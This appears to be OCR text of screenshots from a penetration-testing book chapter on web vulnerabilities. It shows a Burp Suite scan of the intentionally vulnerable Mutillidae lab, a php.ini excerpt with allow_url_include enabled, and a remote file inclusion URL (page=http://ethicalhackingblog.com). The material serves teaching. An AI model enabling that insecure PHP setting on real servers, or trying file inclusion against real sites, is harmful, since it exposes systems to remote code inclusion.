1 http://10.0.0.126 /mutillidae/ 20% complete 4 124 4
2 http://10.0.0.126 /mutillidae/ 10% complete 4 137 9
3 http://10.0.0.126 /mutillidae/ 10% complete 4 137 9
4 http://10.0.0.126 /mutillidae/documentation/ 55% complete 4 303 8
5 http://10.0.0.126 /mutillidae/documentation/ 50% complete 4 298 9
6 http://10.0.0.126 /mutillidae/documentation/Mutillidae-Test-Scri... 33% complete 4 190 8
7 http://10.0.0.126 /mutillidae/documentation/change-log.html 22% complete 4 138 8
8 http://10.0.0.126 /mutillidae/documentation/how-to-access-Mutil... 60% complete 4 336 9
9 http://10.0.0.126 /mutillidae/documentation/index.php 50% complete 3 311 9
10 http://10.0.0.126 /mutillidae/documentation/mutillidae-demo.txt 44% complete 3 254 8
11 http://10.0.0.126 /mutillidae/documentation/mutillidae-installati... waiting


Scan item 1 | 4 issues | finished | http://10.0.0.126/mutillidae/
Issues
Base request
Base response
Redirection from HTTP to HTTPS
Content Sniffing not disabled
Browser cross-site scripting filter misconfiguration
Input returned in response (reflected)
Advisory
Request
Response
Redirection from HTTP to HTTPS
Issue: Redirection from HTTP to HTTPS
Severity: Medium
Confidence: Certain
Host: http://10.0.0.126
Path: /mutillidae/
Note: This issue was generated by the Burp extension: Additional Scanner Checks.
Issue detail
The web application redirects the browser from HTTP to the following HTTPS URL: https://10.0.0.126/mutillidae/
Issue background
The redirection to a HTTPS URL is transmitted over the insecure HTTP protocol. This makes the redirection itself vulnerable against Man-in-the-Middle attacks. An attacker could redirect the user to a slightly different HTTPS URL which is under his control or keep the connection unencrypted by stripping down to HTTP and relaying between client and server.


Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://10.0.0.126
/
applications.html
dashboard
icons
mutillidae
/
documentation
framer.html
hints-page-wrapper.php
hints-page-wrapper.php
images
includes
index.php
index.php
javascript
set-up-database.php
set-up-database.php
styles
webservices
phpmyadmin
Contents
Host
Method
URL
Params
Status
Length
MIME type
Title
http://10.0.0.126 GET /mutillidae/ 200 50148 HTML
http://10.0.0.126 GET /mutillidae/?page=ad... ✓ 200 56093 HTML
http://10.0.0.126 GET /mutillidae/?page=cr... ✓ 200 50933 HTML
/mutillidae/?page=sh... ✓ 200 60150 HTML
/mutillidae/?page=so... ✓ 200 56667 HTML
/mutillidae/?page=te... ✓ 200 54001 HTML
/mutillidae/document... 200 2844 HTML Index of
/mutillidae/document... ✓ 200 2844 HTML Index of
/mutillidae/document... ✓ 200 2844 HTML Index of
/mutillidae/document... ✓ 200 2844 HTML Index of
http://10.0.0.126/mutillidae
Remove from scope
Spider this branch
Actively scan this branch
Passively scan this branch
Send to SQLMapper
Send to Laudanum
Heartbleed this!
Custom Wordlist
Engagement tools
Compare site maps
Expand branch
Expand requested items
Collapse branch
Delete branch
Copy URLs in this branch
Copy links in this branch
Save selected items
Issues
View
Show new site map window
Site map help
Report issues for this branch
Delete issues for this branch
X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
tion/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
;q=0.5
flate

Burp Scanner Report For Mutillidae


BURPSUITE PROFESSIONAL


Summary


The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.


		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	10	3	0	13
	Medium	29	6	2	37
	Low	956	5	39	1000
	Information	96	83	7	186


The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.










Extensions
BApp Store
APIs
Options
Settings
This setting controls how Burp handles extensions on startup.
Automatically reload extensions on startup
Java Environment
These settings let you configure the environment for executing extensions that are written in Java.
Folder for loading library JAR files (optional):
Select folder ...
Python Environment
These settings let you configure the environment for executing extensions that are written in Pytho
Location of Jython standalone JAR file:
/root/Apps/jython-standalone-2.7.0.jar
Select file ...
Folder for loading modules (optional):
Select folder ...
Ruby Environment
These settings let you configure the environment for executing extensions that are written in Ruby.
you can load the JAR file on startup via the Java classpath.
Location of JRuby JAR file:
Select file ...


BApp Store
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilitie
Name
Installed
Rating
Popularity
Last updated
Detail
.NET Beautifier
23 Jan 2017
Active Scan++
26 Oct 2017
Pro extension
Additional Scanner Checks
12 Jan 2017
Pro extension
AES Payloads
28 Aug 2015
Pro extension
Attack Selector
24 Nov 2017
Pro extension
AuthMatrix
23 Nov 2017
Authz
01 Jul 2014
Autorize
04 Nov 2016
Backslash Powered Scanner
13 Jun 2017
Pro extension
Batch Scan Report Genera...
03 Oct 2017
Pro extension
Blazer
01 Feb 2017
Bradamsa
02 Jul 2014
Browser Repeater
01 Jul 2014
Buby
14 Feb 2017
Burp Chat
23 Jan 2017
Burp CSJ
23 Mar 2015
Burp-hash
28 Aug 2015
Pro extension
BurpSmartBuster
04 Oct 2017
Bypass WAF
29 Mar 2017
Carbonator
23 Jan 2017
Pro extension
Cloud Storage Tester
05 Oct 2017
Pro extension
CMS Scanner
03 Oct 2017
Pro extension
CO2
20 Jul 2017
Code Dx
06 Feb 2017
Collaborator Everywhere
18 Sep 2017
Pro extension
Command Injection Attacker
06 Oct 2017
Commentator
25 Jan 2017
Content Type Converter
23 Jan 2017
Copy as Node Request
09 Nov 2017
Copy As Python-Requests
23 Nov 2017
CSP Auditor
15 Aug 2017
CSP-Bypass
24 Jan 2017
Pro extension
CSRF Scanner
02 Oct 2017
Pro extension
CSRF Token Tracker
14 Feb 2017
CSurfer
10 Nov 2015
Custom Logger
01 Jul 2014
Custom Parameter Handler
31 Jul 2017
CustomDeserializer
06 Feb 2017
CVSS Calculator
30 Mar 2017
Decoder Improved
07 Nov 2017
Decompressor
31 Jan 2017
Refresh list
Manual install ...

Chapter 5: Understanding Web Application Vulnerabilities








php.ini - Notepad


File Edit Format View Help


```
; cgi.rfc2616_headers configuration option tells PHP what type of headers to
; use when sending HTTP response code. If set to 0, PHP sends Status: header that
; is supported by Apache. When this option is set to 1, PHP will send
; RFC2616 compliant header.
; Default is zero.
; http://php.net/cgi.rfc2616-headers
;cgi.rfc2616_headers = 0

; cgi.check_shebang_line controls whether CGI PHP checks for line starting with #!
; (shebang) at the top of the running script. This line might be needed if the
; script support running both as stand-alone script and via PHP CGI<. PHP in CGI
; mode skips this line and ignores its content if this directive is turned on.
; http://php.net/cgi.check-shebang-line
;cgi.check_shebang_line=1

;;;;;;;;;;;;;;;;;;
; File Uploads ;
;;;;;;;;;;;;;;;;;;

; Whether to allow HTTP file uploads.
; http://php.net/file-uploads
file_uploads=On

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; http://php.net/upload-tmp-dir
upload_tmp_dir="C:\xampp\tmp"

; Maximum allowed size for uploaded files.
; http://php.net/upload-max-filesize
upload_max_filesize=2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads=20

;;;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen=On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include=On
```


Ethical Hacking Blog -...
10.0.0.126/mutillidae/index.php?page=http://ethicalhackingblog.com
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Offensive Security Foru...
Offensive Security | Le...
Greenbone Security As...
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.48 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home
Login/Register
Toggle Hints
Show Popup Hints
Toggle Security
Enforce SSL
Reset DB
View Log
View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Video Tutorials
Announcements
Getting Started
Donate
Want to Help?
Ethical Hacking Blog
A Simple Way To Learn Cyber-Security
Home
About Me
Contact the author
Books
Online Courses
Building A Password Cracking Machine With 5 GPU
January 16, 2018
Search...
Recent Posts
Building A Password Cracking Machine With 5 GPU

